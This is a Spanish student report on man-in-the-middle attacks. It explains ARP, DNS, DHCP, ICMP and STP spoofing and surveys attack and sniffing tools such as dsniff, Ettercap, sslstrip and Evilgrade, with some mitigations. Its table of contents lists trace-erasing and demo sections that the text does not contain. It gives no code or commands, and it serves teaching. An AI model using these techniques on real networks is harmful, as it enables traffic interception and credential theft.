

Man In The Middle

José María Aguilera Barea

Miguel José Martínez Martín

Matilde Cabrera González

Índice


¿Qué es un ataque Man in the Middle?.....	3
Tipos de estrategias de ataque	4
Técnicas de ataque en un escenario local.....	4
ARP Poisoning (o ARP Spoofing).....	4
DNS spoofing	5
Port Stealing (robo de puerto)	5
Técnicas de ataque de local a remoto	6
DHCP Spoofing	6
ICMP redirection (Redirección ICMP).....	6
IRDP spoofing	6
ROUTE mangling.....	7
Técnicas de ataque en escenarios remotos	7
DNS spoofing	7
ROUTE mangling:.....	7
ATAQUES SOBRE EL NIVEL 2 DEL MODELO OSI (III): SPANNING TREE PROTOCOL (stp)	8
Cuestiones previas:	8
Spanning tree protocol:.....	8
Herramientas posibles para hacer MITM.....	9
Anger	9
Dsniff	9
Zodiac	10
Nemesis.....	10
ADMid-pack.....	10
Metasploit Framework.....	10
Ettercap:	10
sslstrip	10
Evilgrade	10

Social Engineer Toolkit	10
Sqlmap.....	11
Aircrack-ng	11
OclHashcat	11
Ncrack.....	11
Cain and Abel	11
MITMProxy 1.0.....	11
Herramientas para sacar datos (sniffers).....	11
Herramientas en Linux	11
John the Ripper	11
Nmap	12
Nessus	12
Chkrootkit.....	12
Wireshark	12
Netcat.....	12
Kismet.....	12
Hping	12
Snort	13
Tcpdump.....	13
Metasploit	13
Herramientas en Windows.....	13
Wireshark	13
Microsoft Network Monitor	14
Capsa packet Sniffer	15
InnoNWSniffer.....	16
SniffPass	16
Como borrar tus huellas digitales tras hacer una intrusión con MITM	17
Introducción	17
A) Destrucción del sistema.....	17
B) Capturando y eliminando los access log de Apache	18
C) Eliminar el Bash History	19
D) Eliminar todo rastro de exploits, webshells, sniffers,	19
E) Tener cuidado con los cambios en el sistema.....	19
F) Cuidado con los Backdoors	19
G) Eliminar toda cuenta realizada (sobre todo si tiene permisos de Root)	19
H) Cuidado con los usuarios:	19

I) Desconfía de todos.....	19
J) Cuidado con el syslog.....	19
K) Comandos de interés:	19
L) Ficheros peligrosos:	20
Como evitar un ataque MITM	20
Ataques basados en servidores DHCP.....	20
ARP cache poisoning	20
Ataques basados en servidores DNS	20
Simulación de un punto de acceso inalámbrico.....	21
Prevenir un ataque man in the browser	21
Escenarios en los que pueda darse	21
Redes Wifi Abiertas	21
Mi red Wifi de casa.....	22
Como saber si estas siendo víctima de un ataque MITM.....	24
Si tenemos acceso a la máquina	25
Prueba de icmp	25
Prueba Arp	25
Prueba Arp en mi red.	25
¿Es posible el robo de datos a pesar de la codificación?	26
Demo de un ataque:.....	27
Casos curiosos/famosos de MitM	30
La historia de los creadores del 'troyano' Gozi mediante un ataque Man-in-the-middle manipulaba transacciones bancarias	30
49 arrestados en Europa por los ataques Man-in-the-Middle a un banco	31
Bibliografía	34

¿Qué es un ataque Man in the Middle?

El ataque Man In The Middle (Hombre en el Medio), consiste en introducirse en la comunicación entre dos equipos para que todo el tráfico pase por nosotros y poder así descifrar sus datos, contraseñas, etc. Es un ataque en el que el enemigo adquiere la capacidad de leer, insertar y modificar a voluntad los mensajes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido violado.



Tipos de estrategias de ataque

Sniffing: Es el ataque más sencillo de llevar a cabo. Todos los paquetes viajan hacia el atacante.

Todos los protocolos de texto plano se ven comprometidos (el atacante puede conseguir el usuario y la contraseña de protocolos tan ampliamente usados como telnet, ftp, http).

Hijacking: El atacante se hace pasar por uno de los extremos en la comunicación y genera el tráfico sin que ni el destinatario ni el emisor lo puedan detectar.

Injection: Es posible añadir paquetes a una conexión ya establecida (pero solo con un mitm full-duplex). El atacante puede modificar la secuencia de números y mantener la conexión sincronizada mientras que introduce paquetes. Si el ataque mitm es un "ataque proxy", es incluso más sencilla la inserción (hay dos conexiones distintas).

Filtering: El atacante puede modificar la carga del paquete recalculando su checksum. Se pueden crear filtros durante el envío. La longitud del contenido también puede ser modificada pero solo en full-duplex (en este caso la secuencia tiene que ser ajustada).

Técnicas de ataque en un escenario local

ARP Poisoning (o ARP Spoofing)

Es un ataque de MITM para redes ethernet, que permite al atacante capturar el tráfico que pasa por la LAN y también detenerlo (una denegación de servicio o DoS). El ataque consiste en enviar algunos mensajes ARP falsos ('spoofed'). El atacante puede

generar paquetes ICMP que fuerzan al host a producir una respuesta ARP. Inmediatamente después de enviarse, se envía el falso ARP producido. Estos frames ethernet contienen las direcciones MAC manipuladas según la conveniencia del atacante. Estos mensajes confunden a los dispositivos de red (principalmente a los switches). Como resultado los frames de las víctimas son enviados al atacante o a un destino no válido en el caso de una "DoS". Este ataque puede ser prevenido/limitado utilizando entradas estáticas en las tablas ARP de los Hosts, usar Secure ARP, o usando tecnologías de seguridad en capa de acceso como "port security", 802.1x, NAC "Network Admission Control" o NAP "Network Access Protection".

DNS spoofing

Este ataque utiliza respuestas falsas a las peticiones de resolución DNS (los request) enviadas por una "víctima". Hay dos métodos en los que puede basarse el atacante: DNS "ID Spoofing" y "Cache poisoning" (envenenamiento de la cache).

El método **ID Spoofing** se basa en obtener el ID de las peticiones de resolución, el atacante puede lograr esto a través de algún ataque de sniffing, como por ejemplo desbordar la tabla ARP "MAC Flooding" de los switches para ponerlos en un modo conocido como "failopen" (esto los transforma en un HUB). Siendo capaz de escuchar los ID de las peticiones, el atacante intenta responder a estas antes que el servidor real, logrando de esta forma engañar a la víctima y llevarla así al destino que desee. El método "**Cache poisoning**" es similar al anterior, salvo que se dirige a los servidores de cache de DNS, redirigiendo así a todos sus clientes al host que indique el atacante. Dado que existe este ataque se vuelve muy importante que los servidores de caché de DNS hagan sus consultas utilizando ID aleatorios. Los IDS son capaces de detectar este tipo de ataque y una medida de prevención podría ser cargar el archivo lmhost (en windows) y /etc/hosts (en linux), para los dominios corporativos. Las extensiones DNSSEC también son capaces de detener este tipo de ataques (estas extensiones se encuentran disponibles para BIND9).

Port Stealing (robo de puerto)

En este ataque el atacante envía muchos frames ethernet (paquetes de capa 2), con la dirección MAC de la víctima como origen, y como destino su propia dirección MAC. Esto hace que el switch crea que la víctima está conectada en el puerto del atacante (de ahí el nombre de esta técnica).

Cuando el atacante recibe un paquete destinado a la víctima, este genera un ARP request preguntando por la MAC asociada a la IP de la víctima. Cuando la víctima responde el switch vuelve a conocer en donde está ubicada realmente la víctima, es entonces cuando el atacante reenvía el paquete recibido (intacto o modificado, dependiendo de los intereses del atacante). Luego vuelve a robar el puerto y espera por el próximo paquete con destino a la víctima. Esta técnica degrada la conectividad de la víctima notablemente y es fácilmente detectable por los IDS.

El uso de entradas ARP estáticas en las PC no resuelve el problema. Las alternativas de

resolución son un mapeo estático en los switch, port security, 802.1x, NAP o NAC.

Técnicas de ataque de local a remoto

DHCP Spoofing

Las peticiones de DHCP son hechos con frames de tipo broadcast, ya que deben ser escuchados por todos los dispositivos dentro de la red local. Si un atacante responde antes que el verdadero servidor, este puede pasarle información errónea a la víctima, como por ejemplo puede decirle que la puerta de enlace es él.

Para algunos servidores de DHCP suele ser bastante sencillo responder antes que él, debido a que muchos verifican si no hay otro dispositivo en la red con la dirección que van a entregar; mientras el servidor real comprueba, el atacante tiene tiempo valioso en el que puede responder antes.

Los IDS detectan este ataque debido a que se producen múltiples respuestas para una única solicitud.

ICMP redirection (Redirección ICMP)

El Protocolo de Mensajes de Control y Error de Internet, ICMP, es de características similares a UDP, pero con un formato mucho más simple, y su utilidad no está en el transporte de datos de usuario, sino en controlar si un paquete no puede alcanzar su destino, si su vida ha expirado, si el encabezamiento lleva un valor no permitido, si es un paquete de eco o respuesta, etc. Es decir, se usa para manejar mensajes de error y de control necesarios para los sistemas de la red, informando con ellos a la fuente original para que evite o corrija el problema detectado. ICMP proporciona así una comunicación entre el software IP de una máquina y el mismo software en otra.

Sabiendo esto, el atacante puede enviar un mensaje ICMP desbancando a un host, es decir, diciendo que está inactivo y que él toma su relevo, por lo tanto, consigue ponerse en medio de la comunicación.

IRDP spoofing

IRDP es una extensión de ICMP que se traduce como Protocolo de Descubrimiento de Enrutador ICMP. Es decir, ICMP Internet Router Discovery Protocol (IRDP) utiliza mensajes ICMP “Router Advertisement” y “Router Solicitation” para permitir a un nodo descubrir la dirección de enrutadores operacionales en una subred.

Este protocolo es utilizado en IP móvil para cuando un nodo móvil se encuentra cambiando constantemente de subred sin tener que perder comunicación con su “Home Agent” (HA).

El atacante puede falsificar un paquete IRDP que identifica al enrutador de la LAN (haciéndose pasar por el IRDP). Se puede establecer el "nivel de preferencia" y la "duración" en valores altos para asegurarse de que los hosts lo elijan al falso como enrutador preferido.

El ataque se puede mejorar mediante el envío a un servidor ICMP falsificado inalcanzable suplantando así al real.

Se puede deshabilitar IRPD en los hosts si el sistema operativo lo permite para evitar este ataque.

ROUTE mangling

Como la arquitectura de red está llena de redundancias (por si algún host falla) existen protocolos que calculan dinámicamente el camino a seguir.

Para esto existen los IGP (interior Gateway protocols) como RIP-1, RIP-2, OSPF, que hacen posible que los hosts se comuniquen con sus vecinos para intercambiar cierto tipo de información útil para esta tarea.

Como la información que se transmite es totalmente anónima y dinámica, un atacante se puede hacer pasar por un host generando paquetes falsos IGP haciendo que la red crea que hay un nuevo host consiguiendo así meterse entre los hosts de una red y hacer de intermediario ser detectado.

Técnicas de ataque en escenarios remotos

DNS spoofing

Funciona exactamente como se explica en el apartado anterior de ataques de redes locales a remotas con la única diferencia que es mucho más difícil captar la ID de las peticiones ya que siendo de forma remota existe un tráfico enorme y tendríamos que definir muy bien los filtros y un equipo quizás más potente para poder esnifar y filtrar con rapidez.

ROUTE mangling:

Funciona exactamente como se explica en el apartado anterior de ataques de redes locales a remotas

ATAQUES SOBRE EL NIVEL 2 DEL MODELO OSI (III): SPANNING TREE PROTOCOL (stp)

Cuestiones previas:

En comunicaciones, STP es un protocolo de red de nivel 2 del modelo OSI. Su función es la de gestionar la presencia de bucles en topologías de red debido a la existencia de enlaces redundantes.

Bridge Protocol Data Units (BPDUs) son tramas que contienen información del protocolo Spanning tree (STP). Los switches mandan BPDUs usando una única dirección MAC de su puerto como Mac de origen y una dirección de multicast como MAC de destino (01:80:C2:00:00:00 o 01:00:0C:CC:CC:CD para PVST) .

Hay tres tipos de BPDUs:

1. BPDU de configuración, usada por el protocolo Spanning tree para proveer información a todos los switches.
2. TCN (Topology change), avisa sobre cambios en la topología.
3. TCA (Topology change Acknowledgment), confirman la recepción del TCN.

Spanning tree protocol:

Veamos tres posibles ataques para STP. Los primeros dos son ataques de Denial of Service (DoS), los cuales fuerzan a todos los dispositivos participantes en STP a recalcular sus caminos. Este hecho causa inestabilidad en la red, dado que cada uno de los switches se ve obligado a consumir tiempo de CPU y memoria para recalcularlos. También es muy probable que se produzcan bucles en la red debido a este tipo de ataques. El peor escenario es en el que la red completa se venga abajo y empiecen a verse paquetes duplicados por doquier, congestionando la red y causando una total degradación.

Estos ataques son bastante simples. Se basan en enviar miles de paquetes BPDUs (en el caso del primer ataque – Configuration BPDUs y en el caso del segundo TCNs) con la dirección MAC origen (y otros campos de la Configuration BPDUs, como el Bridge ID) generados aleatoriamente. Esto equivaldría a miles de dispositivos conectándose a la red e intentando participar en el protocolo. Sin ser una maravilla este tipo de ataques puede causar el caos.

Los dos ataques pueden efectuarse con Yersinia y se llaman: sending conf BPDUs y sending tcn BPDUs.

El tercer ataque consiste en intentar conseguir el rol STP de nodo raíz. Primero se captura una BPDUs, la cual contiene el ID del nodo raíz. Seguidamente el sistema atacante se configura para parecer otro sistema de la red interesado en participar en STP, pero con un ID menor que el actual ID del nodo raíz. El ID raíz obtenido se decrementa en uno, por lo que no es muy apreciable el cambio respecto al ID real lo

cual puede llevar a que el administrador de la red no se percate de dicho cambio si sólo echa una ojeada.

La consecuencia principal de dicho ataque es inestabilidad en la red. Debemos recordar que todos los miembros de la red envían notificaciones (TCN) al nodo raíz en cuanto detectan un cambio. Solamente entonces el nodo raíz envía Configuration BPDU con el bit de cambio a 1 (campo Flags) con el fin de alertar a todos los miembros para que recalculen sus caminos. Si el ataque funciona, el nuevo, falso nodo raíz descarta los TCNs enviados por los switches, por lo que ninguno recalcula sus caminos. Esto, además, rompe la estructura de la red.

El ataque es un ataque en dos fases. Primero capturamos un Configuration BPDU para aprender el ID del nodo raíz, después enviamos un nuevo paquete Configuration BPDU modificado cada hello time segundos.

Hay más posibilidades para ataques basados en STP, algunos se encuentran implementados en Yersinia. Uno de ellos es el llamado Causing Eternal Root Elections – se mantiene enviando paquetes con un ID cada vez menor, por lo que nunca se llega a finalizar la elección del nodo raíz, esto causa un caos total en la red. Otro es el llamado ataque Claiming Root Role with MiTM, el cual es un ataque de tipo Man-in-the-Middle. También podemos intentar el Claiming Other Role, lo cual significa: intentar parecer otro switch más – es un ataque proof-of-concept sin consecuencias negativas.

Con el fin de evitar ataques contra STP en dispositivos, un administrador debería:

- desactivar STP si no es necesario
- usar Spanning Tree Portfast BPDU Guard Enhancement y Spanning Tree Protocol RootGuard Enhancement

Herramientas posibles para hacer MITM

Anger

Básicamente, ataca activamente el inicio de sesión de PPTP a través del protocolo de cambio de contraseña MS-CHAP versión 1 para obtener los valores hash de contraseña LANMAN y NT. Tenga en cuenta que una vez que obtiene los hashes de contraseña, ni siquiera necesita descifrar las contraseñas para iniciar sesión en un servidor SMB o servidor PPTP. Actualmente no hay parches de Microsoft para protegerse de esto.

Dsniff

Dsniff es una colección de herramientas para auditoría de redes y pruebas de penetración(modificación). dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf y webspys supervisan pasivamente una red para obtener datos interesantes (contraseñas, correo electrónico, archivos, etc.). arpspoof, dnsspoof y macof facilitan la interceptación del tráfico de red que normalmente no está disponible para un atacante (por ejemplo, debido a la conmutación de capa 2). sshmitm y webmitm implementan ataques activos

de monkey-in-the-middle contra sesiones SSH y HTTPS redirigidas explotando enlaces débiles en PKI ad-hoc.

Zodiac

Es un programa de análisis y explotación de protocolos DNS. Es una herramienta para explorar el protocolo DNS. Internamente contiene rutinas avanzadas de DNS para la encapsulación y desencapsulación de paquetes DNS y es una buena herramienta si se quiere probar este tipo de funciones sin tener un conocimiento profundo de cómo funcionan.

Nemesis

Es una utilidad de inyección de paquetes de red en línea de comandos para sistemas Windows y similares a UNIX. Se puede decir que es un conjunto de paquetes EZ o una pila IP que se controla manualmente. Con Nemesis, es posible generar y transmitir paquetes desde la línea de comando o desde un script.

ADMid-pack

Es una serie de herramientas de spoofing de ADM DNS, usa una gran variedad de métodos activos y pasivos para spoofear los paquetes DNS. Es muy poderoso.

Metasploit Framework

Proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Ettercap:

Es un interceptor/sniffer/registrador para LANs con switch. Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS). También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo la conexión sincronizada gracias a su poder para establecer un Ataque Man-in-the-middle(Spoofing).

sslstrip

Es una aplicación para sistemas operativos Linux capaz de “descifrar todo el tráfico HTTPS” que viaja a través de la red y sniffar el tráfico (usuarios y claves) que viaja a través de la red en “HTTPS (cifrado)”. En este tutorial os vamos a enseñar un poco más a fondo cómo funciona.

Evilgrade

Un framework para comprometer equipos en un test de intrusión a través de actualizaciones no legítimas. Cuenta con una amplia variedad de módulos, como Ccleaner, Quicktime, Java, Winamp, Virtualbox, Vmware, etc.

Social Engineer Toolkit

Es una completísima suite dedicada a la ingeniería social, que nos permite automatizar tareas que van desde el envío de SMS (mensajes de texto) falsos, con los que podemos suplantar el número telefónico que envía el mensaje, a clonar cualquier

página web y poner en marcha un servidor para hacer phishing en cuestión de segundos.

Sqlmap

Es una herramienta de pruebas de penetración de código abierto que automatiza el proceso de detectar y explotar los errores de inyección SQL y toma de carga de los servidores de bases de datos.

Aircrack-ng

Es una suite de software de seguridad inalámbrica. Consiste en un analizador de paquetes de redes, un crackeador de redes WEP y WPA/WPA2-PSK y otro conjunto de herramientas de auditoría inalámbrica.

OclHashcat

Una aplicación para obtener contraseñas a partir del hash de las mismas. Esto puede ser de utilidad cuando, en la realización de una auditoría, nos encontramos con una base de datos o un fichero que guarda credenciales cifradas de usuarios.

Ncrack

Es una herramienta de autenticación de red de alta velocidad de agrietamiento. Fue construido para ayudar a las empresas a asegurar sus redes mediante pruebas de forma proactiva todas sus anfitriones y dispositivos para las contraseñas de redes pobres.

Cain and Abel

Es una herramienta de recuperación de contraseñas para Microsoft Windows. Puede recuperar muchos tipos de contraseñas utilizando métodos como el sniffing de paquetes de red, también puede crackear varios hashes de contraseñas utilizando métodos como ataques de diccionario, de fuerza bruta y ataques basados en criptoanálisis.

MITMProxy 1.0

Es una herramienta gratuita y de código abierto que nos va a permitir realizar auditorías de red fácilmente, este software nos permitirá crear un proxy HTTP/HTTPS para capturar todas las peticiones web que un usuario realice, de tal forma que podamos leer todo lo que ocurra y modificarlas al vuelo.

Herramientas para sacar datos (sniffers).

Herramientas en Linux

Linux es el sistema operativo de los hackers por excelencia. Esto es así no porque sea “complicado” de usar sino por la enorme cantidad de herramientas de hacking y seguridad desarrolladas para este sistema. En este post, listamos sólo algunas de las más importantes.

John the Ripper

Herramienta para cracking de contraseñas. Es una de las más conocidas y populares (también tiene versión Windows). Además de auto detectar el hash de las contraseñas,

puedes configurarlo como quieras. Lo puedes usar en contraseñas encriptadas para Unix (DES, MD5 ó Blowfish), Kerberos AFS y Windows. Tiene módulos adicionales para incluir hashes de contraseñas basadas en MD4 y almacenadas en LDAP, MySQL y otros.

Nmap

¿Quién no conoce Nmap?, sin duda el mejor programa para ser seguridad para redes. Puedes usarlo para encontrar ordenadores y servicios en una red. Se usa sobre todo para escanear puertos, pero esta es sólo una de sus posibilidades. También es capaz de descubrir servicios pasivos en una red, así como dar detalles de los ordenadores descubiertos (sistema operativo, tiempo que lleva conectado, software utilizado para ejecutar un servicio, presencia de un firewall o incluso la marca de la tarjeta de red remota). Funciona en Windows y Mac OS X también.

Nessus

Herramienta para encontrar y analizar vulnerabilidades de software, como aquellas que puedan ser utilizadas para controlar o acceder a los datos del equipo remoto. También localiza passwords por defecto, parches no instalados, etc.

Chkrootkit

Básicamente es un shell script para permitir descubrir rootkits instalados en nuestro sistema. El problema es que muchos rootkits actuales detectan la presencia de programas como este para no ser detectados.

Wireshark

Sniffer de paquetes, se utiliza para analizar el tráfico de red. Es parecido a tcpdump (luego hablamos de él) pero con una GUI y más opciones de ordenación y filtro. Coloca la tarjeta en modo promiscuo para poder analizar todo el tráfico de la red. También está para Windows.

Netcat

Herramienta que permite abrir puertos TCP/UDP en un equipo remoto (después se queda a la escucha), asociar una shell a ese puerto y forzar conexiones UDP/TCP (útil para rastreo de puertos o transferencias bit a bit entre dos equipos).

Kismet

Sistema de detección de redes, sniffer de paquetes y de intrusión para redes inalámbricas 802.11.

Hping

Generador y analizador de paquetes para el protocolo TCP/IP. En las últimas versiones se pueden usar scripts basados en el lenguaje Tcl y también implementa un motor de

strings (cadenas de texto) para describir los paquetes TCP/IP, de esta manera es más fácil de entenderlos además de poder manipularlos de una manera bastante fácil.

Snort

Es un NIPS: Network Prevention System y un NIDS: Network Intrusion Detection, capaz de analizar redes IP. Se usa sobre todo para detectar ataques como buffer overflows, acceso a puertos abiertos, ataques web, etc.

Tcpdump

Herramienta de debugging que se ejecuta desde la línea de comandos. Permite ver los paquetes TCP/IP (y otros) que se están transmitiendo o recibiendo desde el ordenador.

Metasploit

Esta herramienta que nos proporciona información sobre vulnerabilidades de seguridad y permite hacer pruebas de penetración contra sistemas remotos. Tiene también un framework para realizar tus propias herramientas y está tanto para Linux como para Windows. Existen muchos tutoriales por la red donde explican cómo utilizarlo.

[Herramientas en Windows](#)

Wireshark

Sniffer Wireshark es un paquete más popular rastreador gratuito de paquetes de red que funciona tanto en Unix, así como de Windows. Wireshark sniffer de paquetes capaz de capturar paquetes de red en vivo en tiempo real. Aparte de eso, es capaz de descifrar los paquetes de forma inteligente en función de su protocolo. Se puede mostrar la captura de datos en la GUI. Incluso es capaz de detectar y capturar las llamadas de VOIP, y en algunos casos incluso puede reproducir los medios de comunicación.

Aparte de eso, la red de Wireshark sitio web también ofrece paquetes de toneladas de recursos, incluyendo videos, para aprender cómo usar Wireshark y analizar los datos de Wireshark.



Microsoft Network Monitor

Microsoft Network Monitor es un analizador de paquetes de red gratuito y funciona en PCs Windows. Proporciona capacidad de la red de expertos para ver todo el tráfico de red en tiempo real en una intuitiva interfaz gráfica de usuario. Mientras tanto, puede capturar y ver información de la red más de 300 públicos, propiedad de Microsoft y los protocolos de red, incluyendo los paquetes de red inalámbrica.

Además de eso, Microsoft Network Monitor puede ser utilizado por los principiantes sólo para analizar su tráfico de red propia, o por los administradores de red para analizar la red completa organización por la inhalación de paquetes de red.

The screenshot displays the Microsoft Network Monitor 3.0 interface. The main window is titled "Microsoft Network Monitor 3.0" and contains a menu bar (File, Edit, View, Frames, Capture, Filter, Tools, Help) and a toolbar. The "Capture1" pane on the left shows a tree view with "All Traffic", "My Traffic", and "Other Traffic". The "Capture Filter" pane on the right shows a filter set to "All DNS Traffic". The "Frame Summary" pane in the center lists 14 captured frames. The selected frame (Frame 6) is highlighted, and its details are shown in the "Frame Details" pane on the right. The "Hex Details" pane on the far right shows the raw hex data of the selected frame.

Frame Number	Time Offset	Conv Id	Source	Destination	Protocol Name	Description
1	0.000000				NetmonFilter	NetmonFilter: Updated Capture Filter: //All DNS Traffic
2	0.000000				NetworkInfo	NetworkInfo: Network info for HERMES, Network Adapter Count = 1
3	10.362053		192.168.1.100	192.114.47.52	DNS	DNS: QueryId = 0x935E, QUERY (Standard query), Query for www.download.windowsupdate.com of type Host Addr on...
4	10.390143		192.114.47.52	192.168.1.100	DNS	DNS: QueryId = 0x935E, QUERY (Standard query), Response - Success
5	21.785492		192.168.1.100	192.114.47.52	DNS	DNS: QueryId = 0x6F51, QUERY (Standard query), Query for www.petri.co.il of type Host Addr on class Internet
6	21.806226		192.114.47.52	192.168.1.100	DNS	DNS: QueryId = 0x6F51, QUERY (Standard query), Response - Success
7	25.602668		192.168.1.100	192.114.47.52	DNS	DNS: QueryId = 0x1151, QUERY (Standard query), Query for pages2.googleyndication.com of type Host Addr on cla...
8	25.967832		192.114.47.52	192.168.1.100	DNS	DNS: QueryId = 0x1151, QUERY (Standard query), Response - Success
9	27.010157		192.168.1.100	192.114.47.52	DNS	DNS: QueryId = 0x4453, QUERY (Standard query), Query for www.w3.org of type Host Addr on class Internet
10	27.011160		192.168.1.100	192.114.47.52	DNS	DNS: QueryId = 0x4453, QUERY (Standard query), Response - Success
11	27.156624		192.168.1.100	192.114.47.52	DNS	DNS: QueryId = 0x8752, QUERY (Standard query), Query for www.google-analytics.com of type Host Addr on class In...
12	27.367296		192.114.47.52	192.168.1.100	DNS	DNS: QueryId = 0x8752, QUERY (Standard query), Response - Success
13	27.379335		192.114.47.52	192.168.1.100	DNS	DNS: QueryId = 0x8752, QUERY (Standard query), Response - Success
14	27.404415		192.114.47.52	192.168.1.100	DNS	DNS: QueryId = 0x8752, QUERY (Standard query), Response - Success

Frame Details:

- Frame: Ethernet: Etype = Internet IP (IPv4)
- IPv4: Next Protocol = UDP, Packet ID = 0, Total IP Length = 134
- Udp: SrcPort = DNS(53), DstPort = 4092, Length = 114
- Dns: QueryId = 0x6F51, QUERY (Standard query), Response - Success

Hex Details:

```
0000 00 12 F0 8C 63 E7 00 16 B6 DC 6E CE 08 ..01 cç..Uni.  
0001 00 45 00 00 86 00 00 40 00 3E 11 8A B4 .E..I..8>.I'  
001A C0 72 2F 34 C0 A8 01 64 00 35 0F FC 00 àr/4k'.d.S.u.  
0027 72 25 66 6F 51 81 80 00 01 00 02 00 02 rto0[].....  
0034 00 00 03 77 77 77 05 70 65 74 72 69 02 ...www.petri.  
0041 63 6F 02 69 6C 00 00 01 00 01 C0 0C 00 co.il.....  
004E 05 00 01 00 00 AF 8F 00 02 C0 10 C0 10 .....I..à.à.  
005B 00 01 00 01 00 00 AF 8F 00 04 D1 3B 87 .....I..NzI  
0069 4E C0 10 00 02 00 01 00 00 AF 8F 00 0E NÀ.....I..  
0075 03 6E 73 31 07 6E 65 74 67 75 72 75 C0 .ns1.netguruà  
0082 16 C0 10 00 02 00 01 00 00 AF 8F 00 05 .à.....I..  
008F 02 6E 73 CD 10 .nsà.
```


Capsa packet Sniffer

Capsa es un analizador de red de paquetes es un software gratuito para los administradores de red para supervisar, diagnosticar y solucionar sus network. El paquete gratis de la red, la versión del analizador, viene con toneladas de características y es lo suficientemente buena para uso doméstico, así como su uso en la pequeña empresa.

Paquete de software libre Capsa Sniffer le permite monitorear y capturar 50 direcciones IP de red de datos de tráfico juntos y análisis de redes eficaces en tiempo real para los paquetes de red sniffing, y analizarlos.

